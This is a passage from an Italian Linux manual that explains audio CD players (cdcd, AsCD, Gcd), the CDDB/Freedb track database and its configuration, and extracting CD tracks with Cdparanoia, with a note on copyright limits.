






  cdcd commands:
   play    stop   open   close  pause  resume ff      rew
   sites   next   prev   getvol setvol status rndplay slot
   list    submit info   tracks edit   ext    refresh device
   verbose quit   access

  For more specific help, type 'help <command>'

$ cdcd help play[Invio]

  Usage: play [starttrackname/track #] [endtrackname/track #] [min:sec]

  By default, play starts at the beginning of the CD.  You may specify
  tracks using either the number of the track or a section of the
  track's name.  The disc will play from where it starts to the end of
  the disc or a track you specify.  You may also specify a position
  within the first track to start.
```

La tabella 30.101 descrive brevemente i comandi principali di Cdcd.

Tabella 30.101. Comandi principali di Alcune opzioni della riga di comando di Cdcd.

Comando	Descrizione
`play`	Avvia l'esecuzione, dall'inizio o da una certa traccia.
`open` `eject`	Termina l'esecuzione ed espelle il CD dal lettore.
`pause`	Mette in pausa l'esecuzione del CD.
`resume`	Riprende l'esecuzione dopo una pausa.
`stop`	Termina l'esecuzione del CD.
`ff` `rew`	Fa avanzare o retrocedere rapidamente nell'ambito del brano che si sta ascoltando.
`next` `prev`	Fa avanzare alla traccia successiva o retrocedere alla traccia precedente.
`status`	Visualizza la situazione del CD.

`info`
`tracks`
`ext`
	Visualizza informazioni ottenibili attraverso CDDB.

`quit`	Termina il funzionamento di Cdcd quando questo funzionava in modalità interattiva.

30.6.4 AsCD

AsCD [25] è un programma grafico molto semplice, per il controllo dell'esecuzione di un CD audio. L'opzione più importante per l'avvio del programma è '**-device**', con la quale si specifica dove trovare il lettore CD:

```
ascd [-device unità_cd] [altre_opzioni]
```

Per esempio, potrebbe essere avviato così per controllare l'unità '/dev/hdc':

```
$ ascd -device /dev/hdc [Invio]
```

Figura 30.102. Aspetto di AsCD durante il funzionamento.



30.6.5 Gcd

Gcd [26] è un programma grafico per l'ascolto di CD musicali, ottenuto come riduzione di Grip, che invece ha molte più funzionalità. Gcd può funzionare in modo molto poco appariscente, come si vede nella figura 30.103, oppure anche come si vede nella figura 30.104. All'avvio cerca normalmente di contattare una base di dati CDDB e se la connessione fallisce, la cosa viene segnalata con un messaggio di errore in un riquadro separato.

Figura 30.103. Pannello normale di Gcd.



Figura 30.104. Pannello di Gcd con il dettaglio delle tracce.



Gcd si avvia con l'eseguibile '**gcd**' e oltre a questo non c'è molto da aggiungere, dal momento che il suo funzionamento interattivo è abbastanza intuitivo, guidato anche da etichette a scomparsa che descrivono il significato dei pulsanti grafici che appaiono sul pannellino di controllo.

30.6.6 CDDB

«

CDDB è una base di dati dei CD musicali offerta attraverso la rete. A fianco di servizi CDDB proprietari, il cui accesso può essere sottoposto a delle condizioni, esiste anche un servizio CDDB pubblico, corrispondente a Freedb.org (*http://www.freedb.org*).

Il protocollo usato per l'accesso a una base di dati CDDB è denominato CDDBP e utilizza la porta 888 o la porta 8880. Con questo protocollo si può interrogare il servizio utilizzando i pochi dati che fornisce il CD sui brani che contiene, oppure si possono fornire le informazioni conosciute sul CD, mettendole a disposizione di tutti. Molti programmi per l'ascolto di CD audio sono organizzati per l'interrogazione automatica di questo servizio, allo scopo di fornire tutte le notizie conosciute su ciò che si sta ascoltando.

Alcuni sistemi grafici integrati, come Gnome, utilizzano un programma cliente che si occupa di eseguire le interrogazioni per conto dei programmi che possono averne bisogno, come TCD (nella versione per Gnome). Nel caso di Gnome si tratta precisamente di '**`cddbslave`**', il quale poi memorizza le informazioni nella directory '`~/.cddbslave/`'.

La maggior parte dei programmi che si avvalgono del protocollo CDDBP concordano nel salvare le informazioni ricevute nella directory '`~/.cddb/`', in modo da evitare interrogazioni successive attraverso la rete, per i dati già raccolti. Inoltre, esiste un'altra convenzione abbastanza diffusa, che consiste nell'usare il file '`~/.cdservrc`' per indicare il servizio CDDB a cui ci si deve rivolgere; per esempio, il contenuto di questo file potrebbe corrispondere al testo seguente:

```
SERVER=cddbp://freedb.freedb.org:888/
ACCESS=REMOTE
```

Tanto per fare un esempio di come possa funzionare la cosa in generale, si fa riferimento a TCD nella versione per Gnome. Sul pannello frontale, tra le varie icone se ne trova una che permette di accedere alla finestra di inserimento e modifica delle informazioni sulle tracce. Queste informazioni sono memorizzate naturalmente nella propria directory personale. Si vede questa finestra nella figura 30.106. In questo caso appaiono anche i titoli dei vari brani, se così non fosse, si potrebbe interrogare la base di dati CDDB, come suggerisce il pulsante grafico nella parte bassa.

Figura 30.106. Finestra di accesso alle informazioni sulle tracce del CD musicale.



Il servizio offerto da Freedb.org avviene per mezzo di diversi nodi di rete, a cui si accede normalmente attraverso il nome *freedb.freedb.org*, che si risolve in una serie di indirizzi alternativi:

```
$ host freedb.freedb.org [Invio]

  freedb.freedb.org has address 203.16.234.30
  freedb.freedb.org has address 64.71.163.204
  freedb.freedb.org has address 130.179.31.49
  freedb.freedb.org has address 193.201.200.74
  freedb.freedb.org has address 195.37.77.155
```

Si osservi comunque che, normalmente, anche in mancanza di una configurazione precedente, il software che si utilizza dovrebbe essere già predisposto per interrogare correttamente questo indirizzo in modo predefinito.

30.7 Tracce CDDA

Le tracce audio di cui si compone un CD musicale sono in pratica dei file audio in un formato particolare. Anche se con qualche difficoltà, è possibile estrarre queste tracce e, teoricamente, si possono ricomporre masterizzando un nuovo CD.

È importante ricordare che l'acquisto di un CD non dà implicitamente il diritto di farne quello che si vuole. In generale si ottiene solo il diritto di ascoltarlo per sé; mentre altre operazioni come la copia, l'esecuzione in pubblico e la trasmissione, sono attività che devono essere autorizzate espressamente da chi detiene i diritti di quella pubblicazione sonora, senza contare l'eventuale presenza di una tassa.

Qui viene mostrato a titolo didattico il modo in cui le tracce audio di un CD possono essere estratte. Tuttavia, utilizzare questa tecnica per memorizzare tali brani in un'unità di memorizzazione qualunque, vuol dire farne una «copia», ovvero un'azione che normalmente è vietata da chi possiede i diritti sulla pubblicazione relativa.

L'estrazione delle tracce da un CD non è necessariamente un'operazione illegale, anche se la prima idea che viene in mente a chiunque è quella di fare così delle copie digitali perfette. In certi casi può essere l'unico modo per riuscire ad ascoltare un CD attraverso un lettore in cui l'uscita audio non funziona; in ultima analisi potrebbe essere il modo per realizzare un sistema audio completamente digitale fino all'ultima fase del processo di elaborazione che si vuole attuare.

In generale, per estrarre le tracce audio da un CD si utilizzano programmi come Cdda2wav, Cdparanoia e Grip. Il problema più difficile dell'estrazione dei brani è quello di riuscire a individuarne correttamente l'inizio e la fine, oltre alla necessità di seguire correttamente la traccia senza salti.

30.7.1 Cdparanoia

«

Cdparanoia[27] è in grado di estrarre le tracce audio di un CD in modo digitale, senza passare per l'elaborazione della scheda audio. Può generare diversi tipi di formati, tuttavia al principiante conviene un formato con intestazione, come il WAV-RIFF. Si compone di un eseguibile unico, '**cdparanoia**':

```
cdparanoia [opzioni] intervallo_di_esecuzione [file_da_generare]
```

La caratteristica più importante di questo applicativo sta nel fatto che è in grado di leggere e rileggere più volte le tracce audio in modo da escludere errori, attraverso il confronto delle letture successive.

